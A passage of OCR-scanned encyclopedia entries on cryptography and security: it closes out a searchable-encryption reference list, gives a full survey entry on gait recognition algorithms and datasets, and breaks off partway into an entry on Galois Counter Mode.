M. Adjedj, J. Bringer, H. Chabanne, and B. Kindarji. Biometric identification over encrypted data made feasible. In *Proceedings of the 5th International Conference on Information Systems Security*, ICISS '09, pages 86–100, Berlin, Heidelberg, 2009. Springer-Verlag.

G. Amanatidis, A. Boldyreva, and A. O'Neill. Provably-secure schemes for basic query support in outsourced databases. In S. Barker and G.-J. Ahn, editors, *DBSec*, volume 4602 of Lecture Notes in Computer Science, pages 14–30. Springer, 2007.

A. Boldyreva and N. Chenette. Efficient fuzzy search on encrypted data. In C. Cid and C. Rechberger, editors, *Fast Software Encryption*, pages 613–633, Berlin, Heidelberg, 2015. Springer Berlin Heidelberg.

A. Boldyreva, T. Tang, and B. Warinschi. Masking fuzzy-searchable public databases. In R. H. Deng, V. Gauthier-Umaña, M. Ochoa, and M. Yung, editors, *Applied Cryptography and Network Security - 17th International Conference, ACNS* 2019, Bogota, Colombia, June 5-7, 2019, Proceedings, volume 11464 of *Lecture Notes in Computer Science*, pages 571–591. Springer, 2019.

D. Boneh and B. Waters. Conjunctive, subset, and range queries on encrypted data. In S. P. Vadhan, editor, *Theory of Cryptography*, pages 535–554, Berlin, Heidelberg, 2007. Springer Berlin Heidelberg.

J. Bringer, H. Chabanne, and B. Kindarji. Error-tolerant searchable encryption. In *Proceedings of the* 2009 IEEE international conference on Communications, ICC'09, pages 768–773, Piscataway, NJ, USA, 2009. IEEE Press.

C. Bsch, P. Hartel, W. Jonker, and A. Peter. A survey of provably secure searchable encryption. *ACM Computing Surveys*, 47:1–51, 01 2014.

D. Cash, J. Jaeger, S. Jarecki, C. Jutla, H. Krawczyk, M.-C. Rosu, and M. Steiner. Dynamic searchable encryption in very-large databases: Data structures and implementation. 01 2014.

B. Chor, E. Kushilevitz, and O. Goldreich. Private information retrieval. *J. ACM*, 45:965–981, 11 1998.

R. Curtmola, J. A. Garay, S. Kamara, and R. Ostrovsky. Searchable symmetric encryption: Improved definitions and efficient constructions. In A. Juels, R. N. Wright, and S. D. C. di Vimercati, editors, ACM Conference on Computer and Communications Security, pages 79–88. ACM, 2006.

C. Hu and L. Han. Efficient wildcard search over encrypted data. *International Journal of Information Security*, 15:539–547, 2015.

S. Kamara, C. Papamanthou, and T. Roeder. Dynamic searchable symmetric encryption. 10 2012.

M. Kuzu, M. S. Islam, and M. Kantarcioglu. Efficient similarity search over encrypted data. In *Proceedings of the* 2012 IEEE 28th International Conference on Data Engineering, ICDE '12, pages 1156–1167, Washington, DC, USA, 2012. IEEE Computer Society.

J. Li, Q. Wang, C. Wang, N. Cao, K. Ren, and W. Lou. Fuzzy keyword search over encrypted data in cloud computing. In *INFOCOM*, pages 441–445. IEEE, 2010.

P. Paillier. Public-key cryptosystems based on composite degree residuosity classes. In *Advances in Cryptology - EUROCRYPT '99, International Conference on the Theory and Application of Cryptographic Techniques*, volume 1592 of *Lecture Notes in Computer Science*, pages 223–238. Springer, 1999.

S. Sedghi, P. van Liesdonk, S. Nikova, P. Hartel, and W. Jonker. Searching keywords with wildcards on encrypted data. In J. A. Garay and R. De Prisco, editors, *Security and Cryptography for Networks*, pages 138–153, Berlin, Heidelberg, 2010. Springer Berlin Heidelberg.

D. X. Song, D. Wagner, and A. Perrig. Practical techniques for searches on encrypted data. In *IEEE Symposium on Security and Privacy*, pages 44–55, 2000.

T. Suga, T. Nishide, and K. Sakurai. Secure keyword search using bloom filter with specified character positions. In T. Takagi, G. Wang, Z. Qin, S. Jiang, and Y. Yu, editors, Provable Security, pages 235–252, Berlin, Heidelberg, 2012. Springer Berlin Heidelberg.

J. Wang, H. Ma, Q. Tang, J. Li, H. Zhu, S. Ma, and X. Chen. Efficient verifiable fuzzy keyword search over encrypted data in cloud computing. *Computer Science and Information Systems*, 10:667–684, 04 2013.

Y. Yang, X. Liu, R. H. Deng, and J. Weng. Flexible wildcard searchable encryption system. *IEEE Transactions on Services Computing*, 13(3):464–477, 2020.

G

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300401

Gait Biometrics

Gait Recognition

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300402

Gait Forensics

Gait Recognition

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_741

Gait Recognition

Sudeep Sarkar[1] ✉, Zongyi Liu[2] ✉ and Ravichandran Subramanian[3]
(1) Computer Science and Engineering, University of South Florida, Tampa, FL, USA
(2) Amazon.com, Seattle, WA, USA
(3) Leidos Corporation, Tampa, FL, USA

✉ **Sudeep Sarkar (Corresponding author)**
Email: sarkar@usf.edu

✉ **Zongyi Liu**
Email: joeliu@amazon.com

Synonyms

Gait biometrics; Gait forensics


Definitions

Gait recognition refers to the use of human walking, as captured visually or through movement sensors, to recognize or to identify a person based on their body shape and dynamics. This biometrics modality works for both uncooperative subjects at a distance and also for cooperative subjects.

Background

Walking is a periodic activity with each gait cycle or stride consisting of stance and swing phases (see Fig. 1). Two consecutive gait cycles correspond to the left stride and the right stride, so they are not the same. A

large portion of the musculoskeletal system is involved in the production of gait, making it a likely source of discriminating information between persons. Many health conditions also manifest as changes in gait, which is not the focus of this chapter. We are interested in the individual uniqueness of the gait signal, which can be used in biometrics and forensic applications.



Gait Recognition, Fig. 1 A gait cycle or stride can be partitioned into four periods: (i) right stance period when the right foot is in contact with the floor, beginning from "right heel-strike" (photo **a**) and ending at "right toe-off" (photo **d**) (ii) left swing period when the left foot is not in contact with the floor, beginning from "left toe-off" (photo **b**) and ending at "left heel-strike" (photo **c**) (iii) left stance period when the left foot is in contact with the floor, beginning from "left heel-strike" (photo **c**) and ending at "left toe-off" (photo **e**) and (iv) right swing period when the right foot is not in contact with the floor, beginning from "right toe-off" (photo **d**) and ending at "right heel-strike" (photo **e**). Moreover, the time between these periods, i.e., when both feet are in contact with the floor, is called "double limb support"

There are two potential sources of recognition information in human gait: shape and dynamics. Shape refers to the configuration or shape of the persons as they perform different gait phases. Dynamics refers to the *rates* of transition between these phases and is usually the aspect one refers to when one talks about gait in other contexts, such as biomechanics or human motion recognition. Both shape and, indirectly, dynamics can be captured, from a distance, using video, whereas inertial sensors carried on a person can directly measure rotation (using gyroscopes) and acceleration (using IMU) aspects of the gait but only from selected positions on the body.

Gait biometrics research has to synthesize both shape and human motion research. Designing well-performing gait recognition algorithms does not appear to be a straightforward application of existing methods developed in shape research or those in human motion research, independently of each other. The challenge is to overcome gait motion variations due to conditions other than identity, such as footwear, clothing,

walking surface, carrying objects, over elapsed time, walking speed, indoors vs. outdoors, and so on. Given the lack of theoretical understanding or modeling of how these factors affect gait shape and dynamics, gait recognition research, like most biometrics research, is experimental and is reliant on datasets.

Algorithms

Any gait recognition algorithm has three components: segmentation, feature extraction, and matching. From the raw video or inertial signal, we need to segment out the portion that represents gait cycles. In this gait segment, we compute features that represent different aspects of gait. These features can be time-series or a global feature capturing aspects of the entire gait cycle. These features are then matched to arrive at a similarity or distance score.

Matching for verification is a one-to-one comparison of the probe signal against the gallery signal of the claimed identity, and a pass/fail result is returned based on the degree of match. For identification, an ordered list of identities corresponding to gallery signals with best matches to probe signal is returned.

Segmentation

The goal of this step is to break up the input stream in small sections, representing one gait cycle or stride. Cycle-based segmentation methods for inertial sensors use peak finding to detect heel strikes or zero-crossings to detect stance phases to find the boundaries of gait cycles. The temporal segments could be of fixed time duration (typically 3 to 10 s) or for a fixed number of gait cycles. It is not clear which method is better; there are mixed results in the literature (Nickel and Busch, 2012; Hoang et al., 2013).

For video data, the first step is usually the estimation of the silhouette of the person in each video frame through a combination of background subtraction and tracking. Gait cycle detection is generally performed based on the autocorrelation overtime of the silhouette sequence. Gait cycles can be easily marked off based on the peaks in this correlation function.

Time Series Features

For video-based gait, as features, we can use the whole silhouette sequence or 2D shape features such as Fourier descriptors, 2D projections of the

silhouette along row and column, statistics of the overall shape, or various kinds of moment-based features (Nixon et al., 2010). For scale invariance, most works transform them so that they are robust with imaging distance.

Gait dynamics collected by the triaxial accelerometer and gyroscope are three dimensional but are with the coordinate system fixed relative to the device, not the body. Because of this, most works use the magnitude of the 3D vector as the gait signal. This choice results in some loss of the identity information in the signal. Usually, we have to also subtract acceleration due to gravity from the accelerometer readings. The nominal sampling rate is typically 100 Hz. The heel strikes are indicated by sharp valley signal.

Global Features

These features correspond to parameters to globally characterize gait dynamics, such as stride length, cadence, and stride speed along with static body parameters such as the ratio of sizes of various body parts (Tanawongsuwan and Bobick, 2001). These features have not yet reported high performances on pure 2D video data, partly due to their need for 3D calibration information. However, with the availability of 3D video sensors, more reliable body parameter estimates are possible. Sadeghzadehyazdi et al. showed that using a stereo lidar camera to extract the 3D joint location point, we can get 85% accuracy, but this was demonstrated only for ten-subject dataset with 34 sequences (Sadeghzadehyazdi et al., 2019).

Another possibility of static features from a video is the commonly used gait energy image (GEI) representation, computed by merely summing the silhouettes over one gait cycle period (Liu and Sarkar, 2004). Many works have found the GEI representation to be quite effective for video data. Most current works use this representation. One can use the entire GEI image as a feature or compute features using linear discriminant analysis (Han and Bhanu, 2004), or principal component analysis (Makihara et al., 2018), or ensemble combination of linear subspace transforms (Guan et al., 2014). Wang et al. (2012) presented a variation called the chrono-gait image, where instead of using the full silhouette, they used the contour of the silhouette and assigned frames in different positions into different channels.

For inertial signals too, we can compute global features, such as minimum, maximum, standard deviation, and higher-order cumulants (Sprager and Juric, 2015), or continuous wavelet coefficients (Juefei-Xu et

al., 2012), or even the well-known Fourier transform coefficients (Lu et al., 2014).

Matching

For time-series gait features, we need to compute the distance by aligning the two sequences. For this, one can use simple correlation, dynamic time warping (Veeraraghavan et al., 2009), Fourier analysis, and hidden Markov models (HMM) (Veeraraghavan et al., 2005; Zhong and Deng, 2014). In a study (Boulgouris et al., 2005), time-warping methods seemed to result in better performance when matching across surface changes. A variation of the HMM approach, where the overall distance was the accumulation of the observation probability, ignoring the transition probabilities, resulted in almost similar performance as the full HMM. Another variation of the HMM approach is the use of one population-HMM model (Liu and Sarkar, 2006), built using silhouette sequences from all persons in the gallery. One p-HMM represents the average gait over the population and is used to normalize any given gait sequence and also to clean up the noisy silhouettes all in one step. A separate temporal alignment process is not needed. The silhouette shapes of each stance are then matched to arrive at a similarity measure.

For global features, the key is the use of an appropriate distance or similarity measure to quantify differences in two feature vectors. Variation of the similarity or distance measure includes simple Euclidean, dot product, city block distance (Ngo et al., 2014), Euclidean distance measures, or Tanimoto similarity (Sprager and Juric, 2015; Subramanian and Sarkar, 2019; Ngo et al., 2014) or Hamming distance. Other more theoretically sophisticated distance measures are based on probabilistic models, or discriminative models such as support vector machines (Hoang et al., 2013; Juefei-Xu et al., 2012), or derived based on rigorous shape manifold analysis (Kaziska and Srivastava, 2007).


Since 2012, there has been an emergence of approaches that use neural networks to compute the similarities between a probe and a gallery sequence and then make a binary decision. Makihara et al. (2018) use a network with three convolution layers and two max-pool layers to output match decision. They showed that this algorithm achieved 91% rank-1 identification rate when tested on 1334 subjects. Yao et al. (2018) used a similar network but with key point features extracted from the gait energy

image. On the CASIA gait database B, for 124 different subjects, they showed improved performance in terms of view angle variations. Zou et al. (2020) and Delgado-Escaño et al. (2019) also applied deep learning for gait recognition-based inertial sensors with good results.

Benchmark Datasets and Performance


There are many video gait datasets (Nixon et al., 2010): the SOTON HID gait dataset with 115 subjects, the CASIA-B gait dataset with 124 subjects, and the CASIA-C night gait dataset with 153 subjects. The OU-ISIR dataset and its extension OULP-C1V1-A (Iwama et al., 2012) contain few thousands of subjects, and the TUM dataset (Hofmann et al., 2014) includes audio, image, and depth sequences from 305 subjects. However, the USF HumanID gait challenge is to date the only dataset that allows for the systematic analysis of the most combinations of factors that can influence gait.

The HumanID gait challenge problem facilitates an objective, quantitative measurement of video-based gait research progress on a dataset (Sarkar et al., 2005) consisting of 1870 sequences from 122 subjects. The problem definition has three components: a dataset, challenge experiments of different difficulty levels, and a simple gait recognition approach that is intended to set a baseline performance level to improve. Figure 2 shows some sample frames from this dataset. It was collected outdoors. Each person in the dataset was studied under a combination of as many as five conditions, such as a change in viewing angle, change in shoe type, change in walking surfaces (concrete and grass), carrying or not carrying a briefcase, and temporal differences. Along with the dataset, the gait challenge problem includes a definition of a set of 12 challenge experiments (A through L), spanning different levels of difficulty.



Gait Recognition, Fig. 2 Samples from the HumanID gait challenge dataset: subject walking on grass (**a**) along the frontal half of the elliptical path and (**b**) along the back half of the elliptical path

Figure 3 shows the performance of the baseline performance and the best performance reported in the literature over the years. We report performance in terms of identification rate, i.e., percentage of times the gait template with the correct identity is at the top rank in a 1 to N match. In 2002, when the Gait Challenge Problem was released, the performance of the baseline algorithm was better than the best reported performance. By 2004, while the baseline algorithm performance improved as the algorithm was fine-tuned, the performance of the best performance improved significantly and continued to improve through 2019.



Gait Recognition, Fig. 3 Improvement in gait recognition algorithms over time with respect to the baseline performance on the full dataset with 122 subjects for the key experiments. Experiments A, B, D, H, and K involve gait matching across viewpoint, shoe types, walking surface type, carrying condition, and time. From 2004 to 2019, the best reported performances are better on all the experiments

Compared to video gait recognition, inertial gait recognition is more recent but with a few well-known datasets. The ZJU-GaitAcc dataset (Zhang et al., 2015) has accelerometer data collected using Wii remotes positioned at five different body locations for 175 subjects, some of them having data collected at periods separated by a week to 6 months. The OU-ISIR datasets (Ngo et al., 2014) contain accelerometer and gyroscope gait data collected from more than 700 subjects. Gait data were collected while the subjects were walking on level ground, upward, and downward slopes. The USF-PDA dataset (Subramanian and Sarkar, 2019) contains accelerometer and gyroscope data gathered from 101 subjects using smartphones placed in the pocket or holster on the subjects, without any constraints on the orientation of the device. Cross-day data is available on 56 subjects with an elapsed time between a few days and eight weeks.

One major obstacle in inertial gait matching is that the orientation of the device relative to the user is hard to control and difficult to determine reliably. All the readings are with respect to the device, not the subject, making orientation invariance matching hard to do. Subramanian and Sarkar (2019) present five methods: magnitude (MAG), principal component analysis (PCA), vector cross product (VCP), reduced gait dynamics image (rGDI), and Kabsch alignment (KAB). These approaches compensate for the variable orientation and hence improve the performance of gait-based authentication algorithms. For the baseline with no rotation compensation average, equal error rate (EER) was 26.4%. The MAG, PCA, VCP, and rGDI methods reduced the average EER to approximately 23.0%. The Kabsch (KAB) method was more effective and reduced the average EER to 20.2%.

Open Problems and Future Directions

Video-based gait recognition algorithms exploit the interplay between shape and dynamics. Most algorithms have emphasized the shape of the person as they walk. Representations such as gait energy images and matching using population hidden Markov models (Liu and Sarkar, 2006) or shape topologies (Veeraraghavan et al., 2009) have resulted in some of the highest performances. These approaches de-emphasize the dynamics. Does it mean that shape is more important than dynamics for gait recognition? The evidence for this is not conclusive. A better understanding of the change in dynamics for the same person under various conditions, such as surfaces, weight carrying, is needed. With this understanding, it might be possible to design a better gait recognition algorithm across tough covariates such as surfaces, carrying, weight gain or loss, etc. In this context, the integration of the dynamics information from inertial sensors with video data would be interesting to formulate.

Focused analysis of the study of the impact of a covariate on match-score distribution suggests that shoe type has the least effect on performance, but the result is nevertheless statistically significant (Sarkar et al., 2005). The performance is also robust with a small change in camera view or carrying a briefcase. Carrying a briefcase does not affect performance as much as one might expect. This effect is marginally larger

than changing shoe type. In future experiments, it may be interesting to investigate the effect of controlling the weight of what a person is carrying.

The other factor with a large impact on gait recognition is walking surface. With the subject walking on grass in the gallery sequence and on concrete in the probe sequence, the highest reported rank-one recognition is only 73% (Guan et al., 2014). Performance degradation might be even larger for other surface types, such as sand or gravel. The large effect of surface type on performance suggests that an important future research topic might be to investigate whether the change in gait with surface type is predictable. For example, given the gait signal from walking on concrete, is it possible to predict the gait signal on grass or sand? We would need a generative model of the gait signal that is controlled by variables representing the different covariates.

Given the data-driven nature of biometrics research, the key to future progress is new datasets collected to explore issues not considered or raised by existing ones. The size of the datasets has increased steadily over the last 10 years. We now have datasets from 1000 subjects collected systematically. Perhaps it is time to create a gait-in-the-wild dataset from video data available on the web from 10,000 persons.

Inertial sensor-based gait recognition is still in its infancy compared to its video-based counterpart. Robust gait recognition algorithms based on inertial data from smartphones can be the basis of securing such devices when not in use, utilizing nonintrusive continuous authentication mechanisms. Datasets with a large number of subjects by varying factors such as walking surfaces, walking speeds, device positions, and orientation over a long period will have a high impact. Well-crafted experiments should be specified on these datasets to tease out the effects of various factors on the performance of proposed algorithms.

In summary, gait recognition algorithms are mature enough to result in high performances in controlled conditions, such as under some viewpoint, some shoe, and modest time variations. Surprisingly, there is not much deep-technology startup activity in this domain. Applications are not just in governmental security but also in other applications such as warehouse management, hospitals, securing wearable electronics, etc. Maybe in the future years, we will see several commercial ventures begin.

Cross-References

Biometric Authentication
Biometric Matching
Biometrics for Wearable Devices
Biometrics in Video Surveillance
Continuous Authentication

References

Boulgouris N, Hatzinakos D, Plataniotis K (2005) Gait recognition: a challenging signal processing technology for biometric identification. IEEE Signal Process Mag 22(6):78–90

Delgado-Escaño R, Castro FM, Cázar JR, Marán-Jiménez MJ, Guil N (2019) An end-to-end multi-task and fusion cnn for inertial-based gait recognition. IEEE Access 7:1897–1908

Guan Y, Li CT, Roli F (2014) On reducing the effect of covariate factors in gait recognition: a classifier ensemble method. IEEE Trans Pattern Anal Mach Intell 37(7):1521–1528

Han J, Bhanu B (2004) Statistical feature fusion for gait-based human recognition. In: IEEE conference on computer vision and pattern recognition, vol II, pp 842–847

Hoang T, Choi D, Vo V, Nguyen A, Nguyen T (2013) A lightweight gait authentication on mobile phone regardless of installation error. In: IFIP international information security conference. Springer, pp 83–101

Hofmann M, Geiger J, Bachmann S, Schuller B, Rigoll G (2014) The TUM gait from audio, image and depth database: multimodal recognition of subjects and traits. J Vis Commun Image Represent 25(1):195–206

Iwama H, Okumura M, Makihara Y, Yagi Y (2012) The OU-ISIR gait database comprising the large population dataset and performance evaluation of gait recognition. IEEE Trans Inf Forensics Secur 7(5):1511–1521

Juefei-Xu F, Bhagavatula C, Jaech A, Prasad U, Savvides M (2012) Gait-id on the move: pace independent human identification using cell phone accelerometer dynamics. In: IEEE international conference on biometrics: theory, applications and systems, pp 8–15

Kaziska D, Srivastava A (2007) Gait-based human recognition by classification of cyclostationary processes on nonlinear shape manifolds. J Am Stat Assoc 102(480):1114–1124 [MathSciNet]

Liu Z, Sarkar S (2004) Simplest representation yet for gait recognition: averaged silhouette. In: International conference on pattern recognition, vol 4, pp 211–214

Liu Z, Sarkar S (2006) Improved gait recognition by gait dynamics normalization. IEEE Trans Pattern Anal Mach Intell 28(6):863–876

Lu H, Huang J, Saha T, Nachman L (2014) Unobtrusive gait verification for mobile phones. In: ACM international symposium on wearable computers. ACM, pp 91–98

Makihara Y, Adachi D, Xu C, Yagi Y (2018) Gait recognition by deformable registration. In: IEEE conference on computer vision and pattern recognition workshops, pp 674–684

Ngo TT, Makihara Y, Nagahara H, Mukaigawa Y, Yagi Y (2014) The largest inertial sensor-based gait database and performance evaluation of gait-based personal authentication. Pattern Recogn 47(1):228–237

Nickel C, Busch C (2012) Does a cycle-based segmentation improve accelerometer-based biometric gait recognition? In: IEEE international conference on information science, signal processing and their applications, pp 746–751

Nixon MS, Tan T, Chellappa R (2010) Human identification based on gait, vol 4. Springer Science & Business Media, New York, NY

Sadeghzadehyazdi N, Batabyal T, Glandon A, Dhar NK, Familoni BO, Iftekharuddin KM, Acton ST (2019) Glidar3DJ: a view-invariant gait identification via flash lidar data correction. In: IEEE international conference on image processing, pp 2606–2610

Sarkar S, Jonathon Phillips P, Liu Z, Robledo-Vega I, Grother P, Bowyer KW (2005) The Human ID gait challenge problem: data sets, performance, and analysis. IEEE Trans Pattern Anal Mach Intell 27(2): 162–177

Sprager S, Juric MB (2015) An efficient hos-based gait authentication of accelerometer data. IEEE Trans Inf Forensics Secur 10(7):1486–1498

Subramanian R, Sarkar S (2019) Evaluation of algorithms for orientation invariant inertial gait matching. IEEE Trans Inf Forensics Secur 14(2):304–318

Tanawongsuwan R, Bobick A (2001) Gait recognition from time-normalized joint-angle trajectories in the walking plane. In: IEEE conference on computer vision and pattern recognition, pp II:726–731

Veeraraghavan A, Srivastava A, Roy-Chowdhury AK, Chellappa R (2009) Rate-invariant recognition of humans and their activities. IEEE Trans Image Process 18(6):1326–1339
[MathSciNet]

Veeraraghavan A, Roy-Chowdhury AK, Chellappa R (2005) Matching shape sequences in video with applications in human movement analysis. IEEE Trans Pattern Anal Mach Intell 27(12):1896–1909

Wang C, Zhang J, Wang L, Pu J, Yuan X (2012) Human identification using temporal information preserving gait template. IEEE Trans Pattern Anal Mach Intell 34(11):2164–2176

Yao L, Kusakunniran W, Wu Q, Zhang J, Tang Z (2018) Robust CNN-based gait verification and identification using skeleton gait energy image. In: Digital image computing: techniques and applications, pp 1–7

Zhang Y, Pan G, Jia K, Lu M, Wang Y, Wu Z (2015) Accelerometer-based gait recognition by sparse representation of signature points with clusters. IEEE Trans Cybern 45(9):1864–1875

Zhong Y, Deng Y (2014) Sensor orientation invariant mobile gait biometrics. In: IEEE international joint conference on biometrics, pp 1–8

Zou Q, Wang Y, Wang Q, Zhao Y, Li Q (2020) Deep learning-based gait recognition using smartphones in the wild. IEEE Trans Inf Forensics Secur 15:3197–3212

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_451

Galois Counter Mode

David McGrew[4] ✉
(4) Poolesville, MD, USA

✉ **David McGrew**
Email: mcgrew@cisco.com

Synonyms

GCM

Definition

Galois Counter Mode (GCM) is a block cipher mode of operation that provides authenticated encryption with associated data. It has a minimal computational cost and is widely used in practice, especially at higher data rates.

Background

A mode of operation of a block cipher uses a block cipher, along with other operations, to encrypt or authenticate a message (Encryption and Authentication). A mode of operation that provides *authenticated encryption with associated data* (AEAD) will encrypt and authenticate a message, and at the same time, authenticate (but not encrypt) a string of associated data. In practice, a typical use of an AEAD algorithm is to protect a packet by encrypting and authenticating the body of a data packet, and authenticating (but not encrypting) the packet header.

The same block cipher used in different modes of operation can have widely different performance, cost, and security characteristics. Important performance goals for a block cipher mode of operation include minimizing the time needed to encrypt and/or authenticate a message and minimizing circuit size. GCM is an AEAD mode of operation that meets these goals.

The block cipher encryption of the value $X \in \{0, 1\}^w$ with the key K is denoted as $E(K, X)$. An encryption mode of operation partitions the plaintext P into a sequence of n bit strings, in which the bit length of the last bit string is u, and the bit length of the other bit strings is w. The sequence is denoted as $P_1, P_2, \ldots, P_{n-1}, P_n^*$, and the bit strings are called blocks; the last bit string, F_2^s , may not be a complete block. The ciphertext C is similarly partitioned as $C_1, C_2, \ldots, C_{n-1}, C_n^*$, where the number of bits in the final block F_2^s is u.

The Cipher Block Chaining (CBC) mode of operation is a widely used encryption mode, but it cannot easily be parallelized, and thus is unsuitable for high data rates. The CBC encryption operation computes the ciphertext blocks as $C_i = E(K, P_i \oplus C_{i-1})$. The values of the inputs in each block cipher evaluation depend on the ciphertext output of the previous block cipher evaluation. Thus, the block cipher evaluations must be performed serially, and not in parallel.

Counter mode (CTR) is an encryption mode in which block cipher evaluations can be computed in parallel, because each plaintext input to each block cipher evaluation, during an encryption and decryption, is independent of all block cipher outputs. The CTR encryption process determines the ciphertext as $C_i = P_i \oplus E(K, Y_i)$ where Y_i is a counter; $Y_i = \text{incr}(Y_{i-1})$ for $i > 1$, and Y_0 is the initial counter value. The increment function incr() updates the counter; this function and the choice of initial counter values ensure that all counters are unique, for each key K.

A typical block cipher consists of a round function that is iterated r times. CTR encryption can be efficiently implemented at high data rates by using a pipeline of r round functions. Each successive round function will have data corresponding to successive plaintext blocks. In this case, CTR can encrypt r times as much data as CBC with the same size circuit.

Theory

While CTR provides efficient encryption, it does not provide any message authentication. GCM addresses this shortcoming by combining CTR encryption with a message authentication code (MAC Algorithms) based on a universal hash function *U*. After the ciphertext has been produced during an encryption operation, the hash of the associated data and the ciphertext is computed, then the result is encrypted with *K* to produce an authentication tag *T*.

